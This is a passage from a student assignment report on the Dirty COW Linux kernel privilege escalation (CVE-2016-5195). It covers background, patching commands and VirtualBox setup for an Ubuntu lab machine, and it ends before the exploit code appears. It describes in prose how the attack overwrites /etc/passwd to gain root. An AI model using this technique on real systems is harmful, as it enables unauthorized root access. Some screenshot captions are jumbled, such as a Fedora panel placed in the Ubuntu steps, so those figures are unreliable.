Sri Lanka Institute of Information Technology

Topic :

Ubuntu box privilege Escalation (Dirty Cow)

CVE -2016-5195

System Network Programming – Assignment 01

(Year 2 Semester 1)

Name	Student ID
1.K.K.K.P.Kumara	IT20228880
2.P.I.Chaminda	IT20223144

Abstract

Dirty cow attack is a privilege escalation attack which discovered in 2016. CVE -2016-5195 is the cv number of this vulnerability. Attacker can gain full access on devices, web servers, databases that running that Linux based operating systems. Any person who exploits this vulnerability would escalate privileges and can do anything either locally or remotely with some modifications to hijack the device or destroy data, create a backdoor or to record all keys etc. In this project we are mainly targeting the root access of ubuntu 12.4 version by doing this COW attack. COW means Copy-on-write. This attack is mainly based on this feature. Dirty cow exploitation Program was written in c language and by executing the code we can gain the root access of ubuntu box. In this attack does a heavy damage to the kernel and this vulnerability is a big risk. In this project we have modified the read only files like password files to gain unauthorized root access of ubuntu box and we have searched and discussed prevention methods before that attacks. This research will then provide recommended remediation procedures in order to provide Linux users practical method to defend against Linux privilege escalation attacks and ultimately enhanced their security posture.

Introduction

What is Privilege Escalation?

[1]Privilege escalation can be defined as an attack that someone involves gaining illicit access of elevated rights or privileges, beyond what is intended or entitled for a user. This attack can involve an external threat actor or an insider. This whole process can be considered as a privilege escalation.

What is this Dirty Cow?

[2]]Dirty COW was a vulnerability in the Linux kernel in 2016. It allowed processes to write to read-only files. This exploit makes use of a race condition that lived inside the kernel functions which handle the copy-onwrite (COW) feature of memory mappings. By using a malicious code attacker can modify read only-files like password file and as well as attacker can gain access of Linux box. For an example use case includes over-writing a user's UID in /etc/passwd to gain root privileges

History of the vulnerability CVE-2016-5195.

[3]The vulnerability was discovered by Phil Oester. Because of the race condition, with the right timing, a local attacker can exploit the copy-on-write mechanism to turn a read-only mapping of a file into a writable mapping. Although it is a local privilege escalation.

The vulnerability has existed in the Linux kernel since version 2.6.22 released in September 2007, and there is information about it being actively exploited at least since October 2016. The vulnerability has been patched in Linux kernel versions 4.8.3, 4.7.9, 4.4.26 and newer.

Literature Survey

How to prevent or mitigate from Dirty cow attacks


Check Vulnerability

[4]Ubuntu /Debian

To find out if your server is affected, check your kernel version.

Uname -rv

u You’ll see output like this:



Terminal
4:30 PM
kasun
kasun@kasun-VirtualBox: ~
Activate Windows
Go to Settings to activate Windows.

```
kasun@kasun-VirtualBox:~$ uname -rv
3.13.0-32-generic #57~precise1-Ubuntu SMP Tue Jul 15 03:51:20 UTC 2014
kasun@kasun-VirtualBox:~$
```

Fig. 1 output of uname-rv command

Fix Vulnerability

By updating the system and reboot server can be fixed this vulnerability. On Ubuntu and Debian, upgrade the packages by using apt-get command.

```
sudo apt-get update && sudo apt-get dist
```

upgrade by this command update all of the packages on CentOS 5, 6, and 7 with

```
sudo yum update
```

but if only want to update the kernel to address this bug, run sudo yum update kernel On older Droplets with external kernel management, you’ll also need to select the DigitalOcean GrubLoader kernel. To do this, go to the control panel, click on the server you want to update. Then, click Kernel in the menu on the left and choose the GrubLoader kernel. Finally after installations, need to reboot your server to apply the changes by following command .


```
Sudo reboot
```

Methodology

Before the exploitation

For this exploitation first install the ubuntu 12.4 and virtual box.


1. Click on the New button



```
General
Name:              fedora
Operating System:  Fedora (64-bit)

System
Base Memory:   5632 MB
Boot Order:    Floppy, Optical, Hard Disk
Acceleration:  VT-x/AMD-V, Nested Paging, KVM Paravirtualization

Display
Video Memory:            16 MB
Graphics Controller:     VMSVGA
Remote Desktop Server:   Disabled
Recording:               Disabled

Storage
Controller: IDE
  IDE Secondary Device 0:  [Optical Drive] Fedora-Workstation-Live-x86_64-32-1.6.iso (1.83 GB)
Controller: SATA
  SATA Port 0:             fedora.vdi (Normal, 32.00 GB)

Audio
Host Driver:  Windows DirectSound
Controller:   ICH AC97

Network
Adapter 1:  Intel PRO/1000 MT Desktop (NAT)

USB
USB Controller:  OHCI
Device Filters:  0 (0 active)

Shared folders

Description
None
```

Fig. 2 interface of virtual box

2. Enter the name you want and select the type and the version according to your OS file.



Name: fedora
Operating System: Fedora (64-bit)
Base Memory: 5632 MB

Create Virtual Machine

Name and operating system

Name: ubuntu

Machine Folder: C:\Users\iresh\VirtualBox VMs

Type: Linux

Version: Ubuntu (64-bit)

Memory size

1024 MB

4 MB 16384 MB

Hard disk

○ Do not add a virtual hard disk

● Create a virtual hard disk now


○ Use an existing virtual hard disk file

kali-linux.vdi (Normal, 33.34 GB)

Fig. 3 setup new virtual machine

Select the memory size you want. It is better to select half or quarter of PC's memory.

3. After that, can decide whether you want virtual hard disk space or not.



Name: fedora
Operating System: Fedora (64-bit)
Base Memory: 5632 MB

Create Virtual Hard Disk

File location

E:\ubuntu\ubuntu.vdi

File size

10.00 GB

4.00 MB 2.00 TB

Hard disk file type

● VDI (VirtualBox Disk Image)

○ VHD (Virtual Hard Disk)

○ VMDK (Virtual Machine Disk)

○ HDD (Parallels Hard Disk)

○ QCOW (QEMU Copy-On-Write)

○ QED (QEMU enhanced disk)

Storage on physical hard disk


● Dynamically allocated

○ Fixed size

□ Split into files of less than 2GB

Fig. 4 setup hard size of virtual machine


4. Go to the storage and In storage menu select the empty disc icon and after that click the CD icon that located in right side. Click the icon and go to the choose virtual optical disk file. Then select the ISO file that you downloaded. Open it. Then press ok button.



Name: ubuntu
Operating System: Ubuntu (64-bit)

Name: IDE
Type: PIIX4
☑ Use Host I/O Cache

Fig. 5 insert the iso file to boot the virtual machine



Name: ubuntu
Operating System: Ubuntu (64-bit)


Optical Drive: IDE Secondary Devic
□ Live CD/DVD

Type: Image
Size: 758.00 MB
Location: E:\ubuntu\ubuntu-12.04.5-...
Attached to: --

Fig. 6 insert the iso file to boot the virtual machine

5. After start the virtual machine install the OS to it. After the installation completed shut down the virtual machine and remove the ISO file from the location where it is saved.

6. Now virtual machine is ready to use




Name: ubuntu
Operating System: Ubuntu (64-bit)

Fig. 7 ubuntu os after installation to virtual box

Exploitation


After the installation need to start the ubuntu from virtual machine .



Name: ubuntu
Operating System: Ubuntu (64-bit)

Fig. 8 user login interface of ubuntu

Then search for terminal and get open the ubuntu terminal.



ubuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
2:43 PM iresh
iresh@iresh-VirtualBox: ~

```
iresh@iresh-VirtualBox:~$
```

Fig. 9 ubuntu teminal

Then create a file using following code

